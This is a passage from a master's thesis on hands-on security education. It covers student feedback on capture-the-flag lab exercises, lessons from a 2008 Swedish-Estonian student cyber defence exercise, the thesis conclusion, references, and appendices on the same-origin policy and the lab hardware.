Network scanning seemed to be the most well-known theme. One student pointed out that he didn't learn anything new from that lab. Many others on the contrary, were not so confident in this area. In the future, we should prepare fewer but more advanced and useful tasks dealing with network scanning.

In general, the students found the topics interesting. Although many learners had quite good theoretical background about the attack classes, they thought it was useful to practice the theory on lab systems. Even a person more competent in web application security than we are, told he was able to learn some new tricks and that the tasks were exciting. Another detail pointed out was that whilst you may often read about new vulnerabilities or security problems, you usually just don't have enough motivation or time to delve into and test these issues in practice.

In conclusion, we find that the selection of topics is already quite good. Naturally, we need to keep the list of the themes up to date and seek for new interesting ideas.

5.2 Learning Environment

In (Sec. 4.1.1, Sec. 4.1.2) we described our approach how the exercises are conducted and how the students get the lab instructions. There is a lot of room for improvement considering these matters. Next, we outline and comment the points brought up by the students:

- Some of the exercises were prepared in a hurry and were not properly tested. This resulted in too little time for some tasks.

  We have to admit that in case of most of the exercises, the students served as our test group. Usually we finished preparing the exercises directly before the class began. Thus, there was no time for third party peer review.

- The difficulty level was fine, but there were not enough time for the last exercises (Sec. 4.11, Sec. 4.12).

- The tools required to complete the tasks should be known before the lab session. Then it is possible to learn the basic use of these tools.

  The general descriptions of the labs should be previously available to the students. In that case the persons who have more interest in the topics covered by the exercises could familiarise themselves with the tools we suggest to use. During the CTF competition, the students do not want to spend so much time on just figuring out how to implement their ideas.

- Students without good Linux and programming background seemed to have some difficulties.

  Our course had a prerequisite course, which covered administrating Linux based operating systems. Hence, we expected that the students are comfortable in Linux environment. We prepared only Debian based workstations in the class. There were still some persons who didn't have much experiences with Linux. During the first labs, which were more focused on network security, these students had some trouble. In the future, we should install the necessary tools also on Windows systems.

- Often the hints revealed information we already knew.

  Currently the system of hints has not been designed to satisfy real requirements. Hints are most valuable to the persons who can not solve the task from the beginning. For completing each task, the students can ask for several hints. The hints have to be requested sequentially. I.e. to get the third hint the previous two have to be taken. In reality, the students often already know the information given by the first hints. Still, they have to request those to get the final ones and thus they lose

points. We have to design more flexible and fair scoring system so that the students are motivated to come up with their own solutions.

- Some of the exercises actually required to use hints to finish within the allotted time.

  In fact, there was only one such task. This mission was about brute-force attack against vulnerable SSH keys (Sec. 4.4). Trying out all 32767 possible keys would have taken about 1 hour. We gave the students a limited set of these keys, such that they wouldn't waste too much time. Unfortunately, this was specified only in a hint. Currently we have decided to drop this exercise.

- In general, the CTF contests motivated to work harder. However, sometimes the competition rather distracted from gaining new knowledge and motivated just to get more points

  The CTF competition is naturally more favoured by the persons who are successful. Others could feel a bit uncomfortable if they are not able to complete the tasks as fast. Currently the scoreboard displays the results of all the students. In the future we plan to show the general score about only first n students. Also we plan to decrease the number of exercises carried out as CTF contests.

- There were no complete solutions provided for the tasks.

  Due to time constraints we couldn't review the solutions for all the exercises together with the students. Our proposed way of solving the tasks is partially written down in the hints. We have to prepare the descriptions of solutions for the tasks such that the students can see a complete alternative approach. In addition, sufficient amount of time should be planned for general discussions. This enables few students to present their approach.

5.3 Final Notes

Although we have outlined many problems with the exercises and the learning environment, the general feedback has been positive. The students claim that they gained new knowledge during the labs and for some of them these exercises were one of the most interesting parts of the cyber defence master's module.

6 International Cyber Defence Exercise

6.1 Motivation

It is a well known fact that a great challenge for assuring security in cyberspace is the borderless nature of the Internet. In general, no controls are carried out when Internet content is transferred across national borders. Sure, finally some entity has to be responsible for e.g. each Internet core router. However, the routers belonging to one ISP could be located in different countries where different legislation applies. In many nations the cyberspace is rather unregulated[45]. The current situation enables cybercriminals to bypass the laws regulating the activities in Internet in its own country. In addition, attackers are able to commit cybercrimes while remaining relatively anonymous. Consider, for instance, large botnets used for spamming, causing denial of service, collecting sensitive information, etc. The compromised computers belonging to these bot networks are spread all over the world. Therefore, strong international cooperation is needed to block malicious traffic coming from individual bots, shut off the control servers or track down the real operators of these botnets.

In an academic environment it could be difficult to get real-world experience on ensuring cyber security. One way how to improve the situation is to incorporate the students into large-scale cyber defence exercises (CDX) where several teams are competing with each other. This kind of exercises have proven to be interesting, motivating and beneficial to the students. If the event is carefully planned, the learners can practice defending IT systems against cyber attacks in a simulated environment and according to a scenario, which is very useful, considering real-world situations and operational aspects.

The most well-known cyber defence competitions are probably organised between universities in U.S. For a small country like Estonia, introducing an international dimension in the exercise is very important. The competition should be designed such that the success of a student team is not based only on technical capabilities of individual persons. It is clear that in reality several other factors than just technical skills are essential when fighting against cyber attacks. Cooperation is one of the key issues. It means good

[45]Note that we are not arguing here how far governments actually should go in controlling the Internet. We only describe the present state.

teamwork, information sharing — potentially also with your competitors —, and personal contacts within international security community. Cyber defence exercise enables to position the students into different roles and form the teams similarly as it would be in actual life.

6.2 Swedish-Estonian Cyber Defence Exercise

6.2.1 Background

In Autumn semester of 2008 we helped to organise a cyber defence competition among Estonian and Swedish student teams from Tallinn University of Technology and Linköping University. It was arranged in collaboration between several Estonian and Swedish agencies. We contributed in designing the game scenario, developing the rules for the teams and for scoring, working out the requirements for students' systems and assisting of Estonian teams. The technical implementation of the CDX environment was done by the engineers from Swedish Defence Research Agency.

This competition was part of the IT systems attacks and defence course. The exercises described in chapter 4 are designed to be solved individually and are mainly focused on offensive side of security. The Swedish-Estonian CDX therefore served as a good balance for the course. During this competition the students were in defender's position and had to work in teams applying the knowledge they had previously learned.

The exercise has been described in two reports, namely in [24] and [26]. Therefore we are going to describe the CDX only briefly in current work. We discuss interesting aspects pointed out by the members of one student team and make several proposals for future improvements of the exercise.

6.2.2 Overview

Objectives The main goal of the exercise was to motivate and train the students. Competitions like this are important to excite students' interest in cyber defence issues. The exercise also enables to increase the technical knowledge, awareness, leadership and cooperative capabilities of the participants. The Swedish-Estonian CDX was particularly unique because one of the main attack types was distributed denial of service. Often, DoS attacks are not allowed during the competitions. Still, in real world DDoS is a big concern. Our intention was to observe how the students are able to cope

with DDoS attacks and if they make right decisions when trying to ensure the availability of their services.

Scenario The Blue Teams represented two government agencies and two news portals in the fictitious country of Exersia. As a result of new government policy on nuclear power, environmental activists launched a cyber attack campaign against those four organisations.

Teams The CDX participants were divided into the following teams.

- Blue Teams: student teams whose objective was to set up systems according to given requirements. On the exercise day they had to defend their systems against attacks committed by the Red Team. There were two Blue Teams from Estonia and two from Sweden, each consisting of 8-10 students. Estonian Blue Teams were supervised by professionals from Swedbank and CERT-EE.

- Red Team: the attackers whose objective was to degrade and compromise Blue Teams' services. Red Team consisted of three persons from Swedish National Defence Radio Establishment.

- White Team: judges who were responsible for the scoring and overall coordination of the exercise.

- Green Team: technical team who set up the game environment and administrated it during the exercise. Green Team members also simulated the persons working for the game ISPs.

Environment The technical environment of the CDX was set up in one lab, located in Linköping. The game network was built from about 200 servers and 30 network switches. A cluster with 180 servers was used to create a network of approximately 30000 virtual hosts. About 20 of those servers were used as routers to simulate the ISPs. In each remaining server 200 openVZ virtual machines were run to simulate the clients of Blue Teams' systems and compromised hosts belonging to Red Team's botnet. The game network had a special root DNS server.

Each Blue Team had four PC servers to set up the following services:

- Dynamic web page, basically a content management system, which had to use back-end database and serve the content over both HTTP and HTTPS.
- Authoritative DNS server for their domain.
- SMTP server for in-game communication.

It was up to the students to decide how to design and protect their infrastructure.

Rules and Scoring Several rules were developed to keep the events under control. E.g. the Blue Teams were not allowed to attack each other and Red Team was not allowed to assault the root DNS service or ISPs.

Scoring were done both automatically and manually. The purpose of automatic scoring was to evaluate the availability of the Blue Teams' services. The White Team also assigned manual points. Negative points would have been given if the Red Team succeeded to compromise any service, for instance deface the web site. Positive points were assigned if the students solved successfully and in time the additional tasks. The Blue Teams could also increase their score by coming up with outstanding ideas about how to improve the defence methods.

Execution of the Exercise The exercise lasted for 6 hours. The Red Team had not previously tested their scripts in the game environment. Therefore, they were unfamiliar with the solutions used in the lab and had technical problems over the whole day.

In first phase, the attackers scanned and probed the Blue Teams' systems. Students didn't have difficulties with detecting those activities. Secondly, an SMTP DDoS attack was launched. Some teams had more trouble in mitigating these assaults than the others. In the beginning, the Red Team actually were able to commit the SMTP attack only against three teams. Later they repeated this DDoS again and sent spam only to the fourth team's server. As noted by the students, this was somewhat unfair because the attackers had refined their techniques a bit. Also, valuable time was lost because the other teams didn't have much to do over this time. During the third phase the Red Team tried a massive DDoS attack against DNS. As a

result the whole exercise network was taken down and the packets did not even reach to the servers of the Blue Teams.

The winner of the exercise was an Estonian Blue Team. They were more successful in keeping their SMTP service available, in responding to additional tasks and they also had some innovative proposals how to cooperate in defending the systems.

In conclusion, the students expected much heavier and sophisticated attacks than the Red Team was able to conduct. Therefore, we can not say this CDX was completely successful. However, it served as a good proof of concept and gave us valuable experience.

6.2.3 Comments from Blue Teams

In the following, we have outlined some thoughts about the exercise we received from the students. These are valuable for organising the next cyber defence competition and for assisting the students in the future.

After the exercise we had longer discussion with two students from Estonian Blue Team named Ministry of Energy (MoE). This team got the third place according to the final scores. The comments from the students indicate that poor management could be seen as the main factor why they were not so successful.

- The team members were not assigned in specific roles during the preparation phase. The final roles for the main event were appointed on the exercise day straight before the game began.
- The team leader was not confident in making decisions. Too much time was spent on deciding what kind of actions to perform.
- The team didn't have neither a plan A nor a plan B. They had not thought about different possible situations.
- The team leader did not organise meetings in real-life during the preparation phase. The team had only discussions on the mailing list and over the chat.
- The decision to buy additional bandwidth 30 minutes before the end of the game was a mistake. The team was expecting a final massive attack and lost 5 points to upgrade their external connection with the ISP from 10Mbps to 100Mbps. First of all, the Red Team hadn't done

anything very serious during the whole day. So it was actually quite improbable that they could perform massive DDoS attacks. Secondly, the SMTP service was completely down under only 10Mbits of traffic. Thus, even if the team had a 100Mbps connection to the game network, their web-service would have probably been unavailable anyway.

The students from MoE also had a few thoughts about the technical issues.

- The MoE did not do any performace tests. In real-life it is actually very important to know yourself — what are the limits where the systems are still working.

- Apache's web server had clearly worse performace than e.g. lighttpd. Taking into account the simple requirements for the web sites, some alternative and lighter web server for the application should have been used.

  Note that both Estonian teams used Apache HTTP server, but the Swedish teams had chosen lighttpd and nginx.

Specific persons in Estonian Blue Teams acted as public relations managers. They were responsible for organising overall communication with the other parties. During the CDX they did not have actually much to do. In the beginning of the exercise the PR representatives were given a task to introduce the competition to foreign visitors. This came as a small surprise and the communication could have gone more smoothly. The PR manager of MoE had to make only one phone call to the ISP to buy additional bandwidth. Also an issue needed to be clarified with the White Team. One of the Swedish Blue Teams accused MoE in participating in the SMTP DDoS attack against that Blue Team's system by relaying the mail messages. In fact there were some misunderstandings between the Swedish Blue Team and the Green Team.

The Swedish student team pointed out that they communicated with the other groups mostly to make suggestions for collaboration. Most of these suggestions were made just to gain additional points. As the Blue Teams coped with the attacks pretty well, there was no big need to exchange more information. For instance the students made proposals to:

- Share the black lists of the attackers. Firstly, there were some discussions inside the teams if this is actually beneficial because the teams

still were in the competition. Finally, a decision was made to use a public node in the game network to share blacklists and store the IP addresses in plain text files under /tmp folder. That public node was accessible to all the Blue Teams and was meant for testing.

- Tweak the DNS system. The idea was to configure each Blue Team's DNS server to be a slave server for all other Blue Teams' domains. There were also suggestion to implement DNSSEC. These ideas were not implemented. There was not enough time left in the exercise and there was a high risk to make a configuration mistake.

6.3 Future Exercises

We believe that international cyber defence competitions with technical orientation have significant value for the students. However, based on our experiences gained from organising Swedish-Estonian CDX, a lot of effort needs to be made to prepare and conduct successful exercise. Taking into account the lessons learned from the previous CDX, we try to outline some of the critical factors that should be considered when designing the next similar event.

Scenario To make the scenario more interesting, realistic and to enhance opportunities for exercising cooperation, more teams with different roles should participate. If possible, more professionals should be involved in the competition. Major cyber defence exercises organised by governments or large organisations like NATO usually stay at quite high level and do not include real attacks in technical sense. The objective of these events is mainly to test procedures, decision making processes and cooperation between real-world entities. Committing cyber attacks in live production networks is out of the question. At the same time, building some playground in lab environment is not very beneficial to the professionals because it is expensive and real systems would be much more complex. However, in case of students the situation is a bit different. Therefore, we propose a setup where the students still build and defend the systems, but some professionals e.g. representatives from CERTs or law enforcement agencies also take part of the exercise and help solve the incidents. This could finally be useful for everyone. Students get experience of working together with real-world actors, CERTs could educate their future personnel.

Red Team Motivated, experienced and proficient Red Team is crucial for a CDX. Red Team should previously plan their attack campaign and test the ideas in the exercise environment.

Attacks The CDX described in the previous section focused on DDoS attacks. Red Team controlled the bots over SSH using shell scripts. In the future, the botnet created in the lab should have more realistic command and control (C2) infrastructure. The bots could obtain the commands over simple HTTP or IRC based C2 channel. This enables to exercise taking down the C2 servers. We could simulate that the students got access to the system where the bot client was running. By analysing this system the Blue Teams are hopefully able to identify potential IP addresses of C2 computers. It is also important that the Red Team could control the amount of traffic generated by the bots such that the network infrastructure created in the lab will survive.

Besides DDoS, other types of attacks should obviously be present. Important issue to consider is that if the requirements for the Blue Teams' systems are simple, it is much easier to defend the systems than to commit a successful attack. The students know that they will be attacked and they also know quite precisely when they will be attacked. The usual method of creating some attack avenues for the Red Team is to provide each team the same server with vulnerable services or malware installed. The students will have some time to analyse and patch the systems. Then they are required to plug the servers into their production network. Building some parts of the Blue Teams' systems in advance would make the situation more realistic. One can't usually design the network from scratch. If a person would start a new job in some enterprise, there would already be a possibly very complex and insecure infrastructure in place.

Scoring Measuring the effectiveness of the students' activities is one of the most challenging tasks. The scoring system has to be reliable, fair and difficult to manipulate. The White Team is certainly not able to foresee every possible situation, but general principles of manual scoring have to be developed before the execution of the exercise. The scores assigned manually should obviously be inline with the total score one could obtain from the automatic system, which measures the availability of the services. Manual scoring rules and implementation of automatic scoring should be finalised

several weeks before the game. The students need to know the details to prepare their teams and assign specific roles.

The automatic scoring system has to be more complex, taking into account different scenarios. E.g. losing availability of a service for just a few minutes during one hour shouldn't decrease the score. Otherwise the students are afraid to make even slight configuration changes.

The students should still understand that completely fair scoring could be too difficult to achieve. As noted in [24], while it may be possible to guarantee a relatively even traffic load in DDoS type attacks, manual attacks will be planned based on the defenders' software and configurations. Therefore, it is impossible to ensure totally equal treatment of all the teams all the time.

Execution Our first CDX lasted for 6 hours. We experienced that in general this is too short time period. As in our case the Red Team wasn't particularly successful, each request from the scoring system was quite important. Hence, the students hesitated to try out new interesting ideas or options for cooperation. They did not want to take the risk of changing the configuration of live systems and potentially lose some points. The next exercise should be planned as at least a two day event. It is always possible to decide to stop the competition sooner than previously agreed.

There should be much more pressure on the student teams than we had during our exercise. The Blue Teams should be given more unexpected new tasks. For example the White Team could simulate inquisitive journalists to keep the PR managers busy, the teams could be asked to set up new services that were not included in the initial requirements, losing a key personnel for few hours could be simulated, etc.

Technical Environment There is plenty of room to make the technical environment more realistic, but we have to take into account how much resources are required for building and administrating the game network. The main tasks that need to be dealt with when preparing the exercise environment are outlined below.

- Building and administrating the ISP infrastructure. Previously, simple Linux servers running RIP were used for the ISP routers. BGP should be considered as the routing protocol in the future to reflect a more realistic setup. It should be analysed if this kind of configuration is

beneficial to study attacks against Internet core infrastructure like BGP hijacking.

- Configuring root DNS servers. There should be at least two root DNS servers for increased availability.
- Generating legitimate traffic. Obviously, the Red Team is producing inherently malicious traffic. In addition to requests coming from the scoring bots, there should be other sources for "legitimate" traffic. This traffic should look like actions of ordinary users.
- Implementing monitoring and visualisation for common operating picture. The White Team and observers should have a good overview what is going on in the exercise networks.

7 Conclusion

The threats to cyber security are constantly evolving. Thus we need to ensure that the specialists who are protecting IT systems get a proper education. In the first chapter of this thesis we reviewed a number of papers which discuss the issues associated with conducting practical exercises for information security courses. The general conclusion is evident — active learning methods are considered very beneficial.

We have prepared a set of practical exercises to support information security courses using the offensive approach. The labs are organised as *Capture The Flag* contests. The students have to compromise simple IT systems we have set up in a lab network and capture secret tokens from those systems. This way the students learn the methods and tools used by the attackers, which in turn helps to choose better defensive strategies and technologies. We are not aware of any computer security course in Estonian universities that has previously used this approach. We believe that our contribution is important and valuable to information security education in Estonia, because we have introduced ideas that have been proven to be successful elsewhere. The exercises we have prepared also cover topics such as web application security that haven't received much attention by other security courses in Estonian higher education institutions.

The feedback from the students of the first course we have supported has been positive. Some of them found our exercises one of the most interesting parts of the cyber defence master's module. However, there is much room for improvement. The exercises should be better prepared, new and more advanced topics should be covered and the scoring system for the *Capture The Flag* exercises should have better design.

This thesis also describes an international cyber defence competition among student teams from Estonia and Sweden. There has been no tradition in Estonia to involve the students into this kind of exercises. We contributed in organising this event as a member of the core planning team. The first cyber defence competition was not completely successful. Still, we have seen that the exercise enables to increase not only the technical knowledge, but also the awareness, leadership and cooperative capabilities of the participants. Thus, international cyber defence execises have significat value for the students and should be conducted in the future. We have outlined several critical factors that should be considered when organising the next similar event.

Praktilised harjutused infoturbe kursuste jaoks

Magistritöö (40 AP)

Kaur Kasak

Kokkuvõte

Infosüsteemide turvalisuse tagamisel on oluline teada nii kaitse- kui ka ründemeetodeid. Eesti ülikoolide infoturbe kursused on seni sisaldanud vähe praktilisi harjutusi, mille eesmärgiks on ründajate meetodite ja töövahendite tundmaõppimine. Samuti puudub traditsioon korraldada suuremaid küberkaitse harjutusi mitme ülikooli tudengite vahel.

Käesoleva magistritöö peaeesmärgiks on praktiliste harjutuste ja nende läbiviimiseks vajaliku laborikeskkonna disain, realiseerimine ja testimine. Töö tulemusena valminud harjutused katavad väikese, kuid olulise osa infoturbe probleemidest. Sealjuures on tähelepanu keskmes ründetüübid ja -meetodid. Harjutused koosnevad nn lipuvallutamise ülesannetest. Labori võrgus töötavatesse süsteemidesse ja rakendustesse on tahtlikult sisse jäetud tüüpilisi turvaauke. Tudengid peavad proovima süsteemidesse sisse murda ja saama juurdepääsu "salajasele" infole ehk leidma lipu. Harjutuste ettevalmistamisel kasutatud ideed ei ole enamasti unikaalsed. Analoogilisi ülesandeid on välisülikoolide või erafirmade poolt korraldatud kursuste raames läbi viidud juba aastaid. Siiski pole meil teada ühtegi infoturbe kursust Eesti ülikoolides, kus sarnast lähenemisviisi oleks rakendatud. Harjutusi on kasutatud kursuse "Infosüsteemide ründed ja kaitse“ praktikumide korraldamisel 2008. aasta sügissemestril Tallinna Tehnikaülikoolis. Neid on plaanis edasi arendada ja kasutada Tartu Ülikooli ja Tallinna Tehnikaülikooli ühise küberturbe magistriõppekava raames.

Antud töös kirjeldame ka Eesti ning Rootsi tudengite vahel korraldatud küberkaitse harjutust, mis toimus samuti 2008. aasta sügisel. Tudengitest koosnevate võistkondade ülesandeks oli realiseerida lihtne arvutivõrk vastavalt etteantud nõuetele. Harjutuse päeval pidid võistkonnad kaitsma oma süsteeme IT spetsialistidest koosneva meeskonna rünnete vastu. Üliõpilaste põhiülesandeks oli teenuste püstihoidmine, sest lubatud olid ka hajusad teenusetõkestusründed. Harjutuse kajastamisel magistritöös on meie eesmärgiks oluliste faktorite väljatoomine, millega tuleb arvestada järgmiste ürituste planeerimisel.

References

[1] Randal T. Abler, Didier Contis, Julian B. Grizzard, and Henry L. Owen. Georgia Tech Information Security Center hands-on network security laboratory. *IEEE Transactions on Education*, 46(1):82–87, 2006.

[2] Mohamed S. Aboutabl. The cyberdefense laboratory: A framework for information security education. In *Proc. IEEE Information Assurance Workshop*, pages 55–60, 2006.

[3] Thomas Augustine and Ronald C. Dodge. Cyber defence exercise: Meeting learning objectives thru competition. In *Proc. 10th Colloquium for Information Systems Security Education*, pages 61–67, 2006.

[4] Wade H. Baker, David C. Hylender, and Andrew J. Valentine. 2008 Data Breach Investigations Report. A study conducted by the Verizon Business RISK Team, 2009.

[5] Aaron W. Bayles, Keith Butler, Adair J. Collins, Haroon Meer, Eoin Miller, Gareth M. Phillips, Michael J. Schearer, Jesse Varsalone, Thomas Wilhelm, and Mark Wolfgang. *Penetration Tester's Open Source Toolkit*. Syngress Publishing, 2007.

[6] José Carlos Brustoloni. Laboratory experiments for network security instruction. *J. Educ. Resour. Comput.*, 6(4):5, 2006.

[7] Bryan Burns, Eric Markham, Chris Iezzoni, Philippe Biondi, Jennifer Stisa, Steve Manzuik, Paul Guersch, Dave Killion, Nicolas Beauchesne, Eric Moret, Julien Sobrier, and Michael Lynn. *Security Power Tools*. O'Reilly, 2007.

[8] Anna Carlin, Daniel P. Manson, and Jake Zhu. Developing the cyber defenders of tomorrow with regional collegiate cyber defense competitions (CCDC). In *Proc. Information Systems Education Conference*, volume 25, 2008.

[9] Neil Daswani, Christoph Kern, and Anita Kesavan. *Foundations of Security: What Every Programmer Needs to Know*. Apress, 2007.

[10] Jon Erickson. *Hacking: The Art of Exploitation 2nd Edition*. No Starch Press, second edition, February 2008.

[11] Steve Friedl. An Illustrated Guide to the Kaminsky DNS Vulnerability. http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html, Jan 2009.

[12] Kenneth Geers. Cyberspace and the changing nature of warfare. http://www.scmagazineus.com/Cyberspace-and-the-changing-nature-of-warfare/article/115929/, Jul 2008.

[13] Clint Hepner and Earl Zmijewski. Defending Against BGP Man In The Middle Attacks. Presentation Slides, Black Hat 2009, http://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-pilosov-kapela.pdf, Feb 2009.

[14] Peter Herzog. *Hacking Exposed Linux: Linux Security Secrets and Solutions*. McGraw-Hill, third edition, 2008.

[15] Kelly J. Higgins. Bots Use SQL Injection Tool in New Web Attack . http://www.darkreading.com/security/app-security/showArticle.jhtml?articleID=211201082, May 2008.

[16] John M. D. Hill, Curtis A. Carver, Jeffrey W. Humphries, and Udo W. Pooch. Using an isolated network laboratory to teach advanced networks and security. *SIGCSE Bull.*, 33(1):36–40, 2001.

[17] Lance J. Hoffman, Tim Rosenberg, Ronald Dodge, and Daniel Ragsdale. Exploring a national cybersecurity exercise for universities. *IEEE Security and Privacy*, 3(5):27–33, 2005.

[18] Gordon Lyon. *Nmap Network Scanning: Official Nmap Project Guide to Network Discovery and Security Scanning*. Insecure.Com LLC, 2008.

[19] Chris McNab. *Network Security Assessment*. O'Reilly, second edition, 2007.

[20] Arbor Networks. Worldwide Network Infrastructure Security Report, Volume IV, 2008.

[21] Ola Nordström and Constantinos Dovrolis. Beware of BGP attacks. *SIGCOMM Comput. Commun. Rev.*, 34(2):1–8, 2004.

[22] Philippe Oechslin. Making a faster cryptanalytic time-memory trade-off. *Advances in Cryptology - CRYPTO 2003*, pages 617–630, 2003.

[23] Mohd Fairuz Iskandar Othman, Nazrulazhar Bahaman, Zulkiflee Muslim, and Faizal Abdollah. New curriculum approach in teaching network security subjects for ICT courses in Malaysia. In *Proc. World Academy of Science, Engineering and Technology*, volume 32, pages 724–728, 2008.

[24] Rain Ottis. Swedish-Estonian cyber defence exercise report. Technical report, Cooperative Cyber Defence Centre of Excellence, Dec 2008.

[25] Jim Owens and Jeanna Matthews. A study of passwords and methods used in brute-force SSH attacks. `http://people.clarkson.edu/~owensjp/pubs/leet08.pdf`, 2008.

[26] Mats Persson. Cads exercise — emulating real-life DDoS attacks. Technical report, Swedish Defence Research Agency, Mar 2009.

[27] Alex Pilosov and Tony Kapela. Stealing The Internet. An Internet-Scale Man In The Middle Attack. Presentation Slides, Defcon 16, `http://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-pilosov-kapela.pdf`, Aug 2008.

[28] Waybe J. Schepens and John R. James. Architecture of a cyber defense competition. *IEEE International Conference on Systems, Man and Cybernetics*, 5:4300– 4305, 2003.

[29] Alan T. Sherman, Brian O. Roberts, William E. Byrd, and Matthew R. Baker andJohn Simmons. Developing and delivering hands-on information assurance exercises: Experiences with the cyber defence lab at UMBC. In *Proc. IEEE Information Assurance Workshop*, pages 242–249, 2004.

[30] Edward Skoudis and Tom Liston. *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses (2nd Edition)*. Prentice Hall PTR, second edition, 2005.

[31] Dafydd Stuttard and Marcus Pinto. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Wiley Publishing, Inc., 2007.

[32] Sun-Tzu. *The Art of War. Translated, with introductions and commentary by Ralph D. Sawyer.* Westview Press, 1994.

[33] Randal Vaughn and Gadi Evron. DNS amplification attacks (preliminary release). `http://www.isotf.org/news/DNS-Amplification-Attacks.pdf`, 2006.

[34] John Viega and Gary Mcgraw. *Building Secure Software: How to Avoid Security Problems the Right Way.* Addison-Wesley Professional, 2002.

[35] Giovanni Vigna. Teaching hands-on network security: Testbeds and live exercises. *Journal of Information Warfare*, 3(2):8–25, 2003.

[36] Paul J. Wagner and Jason M. Wudi. Designing and implementing a cyberwar laboratory exercise for a computer security course. *SIGCSE Bull.*, 36(1):402–406, 2004.

[37] Georgy B. White and Ronald C. Dodge. The national collegiate cyber defense competition: What are the next steps? In *Proc. 11th Colloquium for Information Systems Security Education*, pages 117–122, 2007.

[38] Susan Young and Dave Aitel. *The Hacker's Handbook: The Strategy Behind Breaking into and Defending Networks.* Auerbach, 2003.

[39] William Zeler and Edward W. Felter. Cross-site request forgeries: Exploitation and prevention. `http://www.freedom-to-tinker.com/sites/default/files/csrf.pdf`, 2008.

A The Same-Origin Policy

It is common to use the same browser to access several web pages simultaneously, possibly in different browser window or tab. Web sites often load resources like images, style sheets and scripts from different domains. Client-side scripts can read or modify the objects in the HTML document, completely change the appearance of the page and react to user originated events like mouse clicks. Suppose now that the user has logged-in to a trusted site such as an internet bank. It is clear that the scripts in untrusted third-party site should not be able to read or process the contents of that trusted site. To cope with this requirement the web browsers implement the *same-origin policy* which defines access rights of script associated with a document having particular *origin*. Two pages have the same origin if the protocol, host and port are same for both pages. For example the following sites have the same origin:

- `http://example.site/first.html`
- `http://example.site/second.html`

Meanwhile the following sites have all different origin:

- `http://fr.example.site/`
- `http://en.example.site/`
- `https://en.example.site/`

Same origin policy prevents a script loaded from one site of origin from reading or modifying cookies or other document objects belonging to another site of origin. However, a page of one origin is allowed to make an arbitrary request to the page of another origin, although it cannot process the data returned from that request. Also a page residing on one domain can load a script from another domain and execute it in its own context — scripts are assumed to contain code rather than data and this kind of cross-domain access should not lead to disclosure of sensitive data.[46]

[46] `http://taossa.com/index.php/2007/02/08/same-origin-policy`, last checked 15.06.2009

B Lab Resources

The following hardware and software is available for creating the environment for the exercises.

- Workstations in computer class: Intel Celeron 2.4 GHz, 40GB HDD, 2GB RAM, 10/100Base-TX NIC.
- General infrastructure: switch with 10/100/1000Base-T ports to connect the workstations in the class, linux firewall on IBM e306m to connect the class and the exercise networks.
- Two Sun Fire X4600M2 servers with 8 dual or quad core AMD Opteron processors and 64GB of RAM.
- Cisco Catalyst 2960, 2960G and 3960 switches for building the exercise networks.
- VMWare Infrastructure 3 for virtualization.

C Systems in the Lab Network

The purpose of this section is to give more details about our lab environment. We would like to emphasise that currently the applications and systems prepared for the exercises are not finalised products. We have successfully used these systems for conducting the exercises, but we haven't prepared a documentation or installation instructions.

To get a VPN access to the lab network, please contact the author by an e-mail: `kaur@eava.ee`. This is probably the most convenient way to review the implementation of the exercise systems.

C.1 Network Scanning

C.1.1 Network Diagram

The diagram of the virtual network we have created for the exercises covering network scanning, vulnerability scanning and brute force attacks can be found from Figure 1.

